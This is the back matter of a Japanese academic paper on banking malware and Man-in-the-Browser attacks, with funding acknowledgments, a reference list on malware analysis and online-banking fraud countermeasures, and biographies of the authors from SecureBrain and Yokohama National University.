謝辞 本研究の一部は文部科学省国立大学改革強化推進事業の支援を受けて行われた．また，本研究の一部は，総務省情報通信分野における研究開発委託「国際連携によるサイバー攻撃の予知技術の研究開発」によって行われた．加えて，本研究成果の一部は，国立研究開発法人情報通信研究機構（NICT）の委託研究「Web 媒介型攻撃対策技術の実用化に向けた研究開発」によって得られた．

参考文献

[1] 情報処理推進機構：情報セキュリティ 10 大脅威 2017（オンライン），入手先 ⟨https://www.ipa.go.jp/security/vuln/10threats2017.html⟩（参照 2017-09-04）．
[2] 西田雅太，太刀川剛，岩本一樹，遠藤 基，奥村吉生，星澤裕二：静的解析と挙動観測による金融系マルウェアの攻撃手法の調査，コンピュータセキュリティシンポジウム 2014 論文集，Vol.2014, No.2, pp.859–866 (2014).
[3] 井澤秀益：金融業界において注目されている情報セキュリティ上の研究課題について，コンピュータセキュリティシンポジウム 2015 論文集，Vol.2015, No.3, pp.336–339 (2015).
[4] 中村啓佑，宇根正志：金融業界において注目されている情報セキュリティ上の研究課題：認証技術に焦点を当てて，情報処理学会研究報告コンピュータセキュリティ，Vol.2016-CSEC-74, No.15, pp.1–6 (2016).
[5] 佐野宏明，田中英彦：インターネットバンキングの不正送金対策，第 77 回全国大会講演論文集，No.1, pp.443–444 (2015).
[6] 鈴木雅貴，中山靖司，古原和邦：インターネット・バンキングに対する Man-in-the Browser 攻撃への対策「取引認証」の安全性評価，金融研究，Vol.32, No.3, pp.51–76 (2013).
[7] 岡林喬久，猪俣敦夫：インターネットバンキングにおける不正送金被害額の推定，情報処理学会論文誌，Vol.58, No.12, pp.1935–1942 (2017).
[8] 岡田周平，森 滋男，後藤厚宏：不正送金対策向け金融サイバーキルチェーン，コンピュータセキュリティシンポジウム 2016 論文集，Vol.2016, No.2, pp.1012–1018 (2016).
[9] 栗原浩介，佐々木良一：二経路認証環境下におけるオンラインバンキングに対し想定される攻撃と対策の提案，マルチメディア，分散協調とモバイルシンポジウム 2016 論文集，Vol.2016, pp.1717–1722 (2016).
[10] 土屋貴史，神農泰圭，藤田真浩，高橋健太，尾形わかは，西垣正勝：Man In The Browser 攻撃対策を実現する人間・銀行サーバ間のセキュア通信プロトコル（その 2），情報処理学会研究報告コンピュータセキュリティ，Vol.2017-CSEC-76, No.6, pp.1–7 (2017).
[11] Continella, A., Carminati, M., Polino, M., Lanzi, A., Zanero, S. and Maggi, F.: Prometheus: Analyzing WebInject-based information stealers, *Journal of Computer Security*, Vol.25, No.2, pp.117–137 (2017).
[12] 瀬川達也，神薗雅紀，星澤裕二，吉岡克成，松本 勉：Man-in-the-Browser 攻撃を行うマルウェアの安全な動的解析手法，情報処理学会研究報告コンピュータセキュリティ，Vol.2013-CSEC-61, No.8, pp.1–8 (2013).
[13] 岩本一樹，高田一樹，津田 侑，遠峰隆史，井上大介：マルウェアに実装されている仮想マシン検知機能の調査分析，コンピュータセキュリティシンポジウム 2017 論文集，Vol.2017, No.2, pp.327–334 (2017).
[14] Rahimian, A., Ziarati, R., Preda, S. and Debbabi, M.: On the Reverse Engineering of the Citadel Botnet, *Foundations and Practice of Security* (2014).
[15] Boutin, J.-I.: The Evolution of Webinjects, *Virus Bulletin Conference*, pp.25–34 (2014).
[16] 津田 侑，遠峰隆史，金谷延幸，牧田大祐，丑丸逸人，神宮真人，高野祐輝，安田真悟，三浦良介，太田悟史，宮地利幸，神薗雅紀，衛藤将史，井上大介，中尾康二：サイバー攻撃誘引基盤 STARDUST，コンピュータセキュリティシンポジウム 2017 論文集，Vol.2017, No.2, pp.472–479 (2017).
[17] Rossow, C., Dietrich, C.J., Bos, H., Cavallaro, L., van Steen, M., Freiling, F.C. and Pohlmann, N.: Sandnet: Network Traffic Analysis of Malicious Software, *Proc. 1st Workshop on Building Analysis Datasets and Gathering Experience Returns for Security*, *BADGERS '11*, pp.78–88 (2011).
[18] Jacob, G., Hund, R., Kruegel, C. and Holz, T.: JACKSTRAWS: Picking Command and Control Connections from Bot Traffic, *Proc. 20th USENIX Conference on Security*, *SEC'11* (2011).
[19] Sikorski, M. and Honig, A.: *Practical Malware Analysis: A Hands-On Guide to Dissecting Malicious Software*, No Starch Press (2012).
[20] 新井 悠，岩村 誠，川古谷裕平，青木一史，星澤裕二：アナライジング・マルウェア—フリーツールを使った感染事案対処，オライリージャパン (2010).
[21] Hybrid Analysis GmbH: VxStream Sandbox (online), available from ⟨http://www.payload-security.com/product/vxstream-sandbox⟩ (accessed 2018-06-15).
[22] Hybrid Analysis GmbH: Hybrid Analysis (online), available from ⟨http://www.payload-security.com/technology/hybrid-analysis⟩ (accessed 2018-06-15).
[23] 中島将太，大月勇人，明田修平，瀧本栄二，齋藤彰一，毛利公一：動的解析ログを活用した静的解析補助手法，情報処理学会論文誌，Vol.59, No.2, pp.800–811 (2018).
[24] Google Inc.: VirusTotal (online), available from ⟨https://www.virustotal.com⟩ (accessed 2018-02-23).
[25] Hex-Rays: IDA: About (online), available from ⟨https://www.hex-rays.com/products/ida/index.shtml⟩ (accessed 2018-02-11).
[26] Yuschuk, O.: OllyDgb v1.10 (online), available from ⟨http://www.ollydbg.de/⟩ (accessed 2018-02-11).
[27] WinMerge: WinMerge (online), available from ⟨http://winmerge.org⟩ (accessed 2018-06-24).
[28] NTT データ：国内初，「二次元コードによるトランザクション認証機能」のサービスを開始（オンライン），入手先 ⟨http://www.nttdata.com/jp/ja/news/services_info/2016/2016052701.html⟩（参照 2018-06-23）．
[29] ZDNet Japan: 楽天銀行，オンラインバンキングの不正送金対策にビッグデータセキュリティを導入（オンライン），入手先 ⟨https://japan.zdnet.com/article/35076776/⟩（参照 2018-06-23）．
[30] セキュアブレイン：セキュアブレイン，金融機関向け不正送金対策ソリューション「PhishWall クライアントレス」のオプション機能として，なりすまし検知サービスの販売を開始（オンライン），入手先 ⟨https://www.securebrain.co.jp/about/news/2018/05/narisumashi.html⟩（参照 2018-06-23）．
[31] INTERNET Watch: 三井住友銀行が「サイン認証」導入へ，筆運びデータで照合，印鑑不要に（オンライン），入手先 ⟨https://internet.watch.impress.co.jp/docs/news/752861.html⟩（参照 2018-06-23）．
[32] 総務省：ACTIVE（オンライン），入手先 ⟨http://www.active.go.jp⟩（参照 2018-01-21）．

高田 一樹 （学生会員）

2003年日本大学工学部情報工学科卒業．2005年同大学大学院博士前期課程修了．2014年株式会社セキュアブレインに入社．主に不正サイトの検知・分析，マルウェアの静的・動的解析に関する研究開発に従事．2017年横浜国立大学大学院環境情報学府入学．電子情報通信学会会員．

岩本 一樹 （正会員）

1998年東京電機大学理工学部情報科学科卒業．同年日本コンピュータセキュリティリサーチ株式会社入社．2008年信州大学大学院工学系研究科修士課程情報工学専攻修了．2012年独立行政法人情報処理推進機構非常勤研究員．2013年より株式会社セキュアブレイン先端技術研究所．2015年信州大学大学院総合工学系研究科システム開発工学専攻博士課程修了，博士（工学）．マルウェアの静的・動的解析，解析のためのソフトウェア研究，および解析技術の教育に従事．電子情報通信学会会員．

遠藤 基

2014年株式会社セキュアブレインに入社．主に不正サイトの検知・分析，マルウェアの静的・動的解析に関する研究開発に従事．

奥村 吉生

2013年株式会社セキュアブレインに入社．主に不正サイトの検知・分析，マルウェアの静的・動的解析に関する研究開発に従事．

岡田 晃市郎

2007～2018年株式会社セキュアブレインに在籍し，主に不正サイトの検知・分析，およびマルウェアの静的・動的解析に関する研究開発に従事．同社先端研究所所長兼CTOを務める．現在，株式会社レインフォレスト取締役．

西田 雅太

2002年電気通信大学電気通信学部情報工学科卒業．2004年同大学大学院修士課程終了．2009～2014年株式会社セキュアブレインに在籍し，主に不正サイトの検知・分析，およびマルウェアの静的・動的解析に関する研究開発に従事．現在，株式会社Glia Computing取締役．

吉岡 克成 （正会員）

2005年3月横浜国立大学大学院環境情報学府情報メディア環境学専攻博士課程後期修了．博士（工学）．同年4月独立行政法人情報通信研究機構で研究員として勤務．2007年12月より横浜国立大学学際プロジェクト研究センター特任教員（助教）．2011年4月横浜国立大学大学院環境情報研究院准教授．マルウェア解析やネットワーク攻撃観測・検知等のネットワークセキュリティの研究に従事．2009年文部科学大臣表彰・科学技術賞（研究部門），2016年産学官連携功労者表彰総務大臣賞，2017年情報セキュリティ文化賞をそれぞれ受賞．

松本 勉

1986 年 3 月東京大学大学院工学系研究科電子工学専攻博士課程修了，工学博士．同年 4 月横浜国立大学講師．2001 年 4 月より同大学院環境情報研究院教授．先端科学高等研究院情報・物理セキュリティ研究ユニット代表を兼務．暗号アルゴリズム・プロトコル，ネットワーク/ソフトウェア/ハードウェアセキュリティ，バイオメトリクス，人工物メトリクス，計測セキュリティ，自動車セキュリティ等の「情報・物理セキュリティ」の研究教育に 1981 年より従事．1982 年にオープンな学術的暗号研究を目指した「明るい暗号研究会」を 4 名で創設．2005～2010 年国際暗号学会 IACR 理事．CRYPTREC 暗号技術検討会座長．日本学術会議連携会員．産業技術総合研究所研究顧問．第 32 回電子情報通信学会業績賞，第 5 回ドコモ・モバイル・サイエンス賞，第 4 回情報セキュリティ文化賞，2010 年文部科学大臣表彰・科学技術賞（研究部門）受賞．